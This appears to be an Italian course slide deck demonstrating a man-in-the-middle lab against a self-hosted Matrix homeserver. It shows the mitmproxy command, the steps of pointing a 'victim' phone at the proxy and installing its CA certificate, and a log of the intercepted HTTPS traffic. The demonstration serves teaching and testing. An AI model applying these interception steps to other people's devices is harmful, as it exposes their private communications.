
Il dispositivo delle vittima deve connettersi al proxy dell'attaccante per inoltrare il proprio traffico.



Homeserver


L'home server non si accorge di nulla

1. Configurazione mitmproxy




```
base ~/desktop (15.059s)
sudo mitmproxy --mode regular --listen-port 8082
```

2. Consentire connessioni verso il proxy



Wifi settings → Rete a cui sono connesso → Configura proxy

2. Consentire connessioni verso il proxy



Digitando sul browser
“<http://mitm.it>” è possibile
scaricare il certificato
mitmproxy-ca-cert.pem.

3. Ora il traffico della vittima passerà per il proxy



```
..is & Cybersecurity/dac          mitmproxy      ..2:~/desktop/testssl.sh + Share Q A L
Flows
17:59:30 HTTPS GET   lucagaetano.duckdns.org /_matrix/client/versions           200 application/json 351b 53ms
17:59:30 HTTPS GET   lucagaetano.duckdns.org /_matrix/client/v3-sync?filter=1&timeout=0&org.matrix.msc4222.use_state_after=true&set_presence=online... 200 application/json 162b 56ms
17:59:30 HTTPS GET   lucagaetano.duckdns.org /_matrix/client/v3-sync?filter=1&timeout=30000&org.matrix.msc4222.use_state_after=true&set_presence=online... 200 application/json 162b 1.62s
17:59:30 HTTPS GET   lucagaetano.duckdns.org /_matrix/media/v3/thumbnail/lucagaetano.duckdns.org/ZKTNVYWkwkDYsWcCHOpXgmvi?width=96&height=96&method... 404 application/json 45b 59ms
17:59:32 HTTPS GET   lucagaetano.duckdns.org /_matrix/client/v3-sync?filter=1&timeout=30000&org.matrix.msc4222.use_state_after=true&set_presence=online... 200 application/json 343b 8.09s
17:59:40 HTTPS PUT   lucagaetano.duckdns.org /_matrix/client/v3/rooms!/rlweieLPbkZlHfrgMC%3Alucagaetano.duckdns.org/typing/%40luca3%3Alucagaetano.d... 200 application/json 22b 72ms
17:59:40 HTTPS GET   lucagaetano.duckdns.org /_matrix/client/v3-sync?filter=1&timeout=30000&org.matrix.msc4222.use_state_after=true&set_presence=online... 200 application/json 334b 1.02s
17:59:41 HTTPS PUT   lucagaetano.duckdns.org /_matrix/client/v3/rooms!/rlweieLPbkZlHfrgMC%3Alucagaetano.duckdns.org/typing/%40luca3%3Alucagaetano.d... 200 application/json 22b 61ms
17:59:41 HTTPS GET   lucagaetano.duckdns.org /_matrix/client/v3-sync?filter=1&timeout=30000&org.matrix.msc4222.use_state_after=true&set_presence=online... 200 application/json 271b 24.9s
18:00:06 HTTPS GET   lucagaetano.duckdns.org /_matrix/client/v3-sync?filter=1&timeout=30000&org.matrix.msc4222.use_state_after=true&set_presence=online... 200 application/json 252b 59ms
18:00:06 HTTPS GET   lucagaetano.duckdns.org /_matrix/client/v3-sync?filter=1&timeout=30000&org.matrix.msc4222.use_state_after=true&set_presence=online... 200 application/json 163b 30.1s
18:00:37 HTTPS GET   lucagaetano.duckdns.org /_matrix/client/v3-sync?filter=1&timeout=30000&org.matrix.msc4222.use_state_after=true&set_presence=online... 200 application/json 268b 30.1s
18:01:07 HTTPS GET   lucagaetano.duckdns.org /_matrix/client/v3-sync?filter=1&timeout=30000&org.matrix.msc4222.use_state_after=true&set_presence=online... 200 application/json 163b 30.1s
18:01:37 HTTPS GET   lucagaetano.duckdns.org /_matrix/client/v3-sync?filter=1&timeout=30000&org.matrix.msc4222.use_state_after=true&set_presence=online... 200 application/json 276b 29.9s
>>18:01:41 HTTPS POST  apptoogoodtogo.com /api/widget/v1/getfavorites 200 application/json 113b 105ms
18:01:41 HTTPS GET   content.skyscnr.com /f348d79cfdf70286dc759d24618a23c3/GettyImages-182281845.jpg 200 image/jpeg 165k 56ms
18:02:07 HTTPS GET   lucagaetano.duckdns.org /_matrix/client/v3-sync?filter=1&timeout=30000&org.matrix.msc4222.use_state_after=true&set_presence=online... 200 application/json 163b 30.1s
18:02:37 HTTPS GET   lucagaetano.duckdns.org /_matrix/client/v3-sync?filter=1&timeout=30000&org.matrix.msc4222.use_state_after=true&set_presence=online... 200 application/json 276b 30.1s
18:03:08 HTTPS GET   lucagaetano.duckdns.org /_matrix/client/v3-sync?filter=1&timeout=30000&org.matrix.msc4222.use_state_after=true&set_presence=un... 200 application/json 246b 148ms
18:03:08 HTTPS GET   lucagaetano.duckdns.org /_matrix/client/v3-sync?filter=1&timeout=30000&org.matrix.msc4222.use_state_after=true&set_presence=un... err ..tent (NO_ERROR)
18:03:40 HTTPS GET   ...lb-aeunia.smoot.apple.com /search?24h=1&alwaysSendTophit=off&card=1&cc=IT&eat=e3jUho0k4RxDKYB8DrLzeZZQvFntE0x5uufYQ6jcz_U6Toqwd... 200 application/json 2.6k 68ms
18:03:40 HTTPS GET   ...lb-aeunia.smoot.apple.com /search?24h=1&alwaysSendTophit=off&card=1&cc=IT&eat=e3jUho0k4RxDKYB8DrLzeZZQvFntE0x5uufYQ6jcz_U6Toqwd... 200 application/json 2.6k 66ms
18:03:40 HTTPS GET   ...lb-aeunia.smoot.apple.com /search?24h=1&alwaysSendTophit=off&card=1&cc=IT&eat=e3jUho0k4RxDKYB8DrLzeZZQvFntE0x5uufYQ6jcz_U6Toqwd... 200 application/json 15.9k 163ms
18:03:40 HTTPS GET   ...lb-aeunia.smoot.apple.com /search?24h=1&alwaysSendTophit=off&card=1&cc=IT&eat=e3jUho0k4RxDKYB8DrLzeZZQvFntE0x5uufYQ6jcz_U6Toqwd... 200 application/json 11.8k 137ms
18:03:40 HTTPS GET   configuration.ls.apple.com /config/defaults?os=ios&os_version=18.4&hardware=iPhone14,5 304 [no content] 20ms
[ 15/25] [*:8082]
Flow: Select Duplicate Replay Export Delete Mark Edit Save body
Proxy: Help Quit Events Options Intercept Filter Save flows Clear list Layout ctrl + Switch Follow new
```

3. Ora il traffico della vittima passerà per il proxy

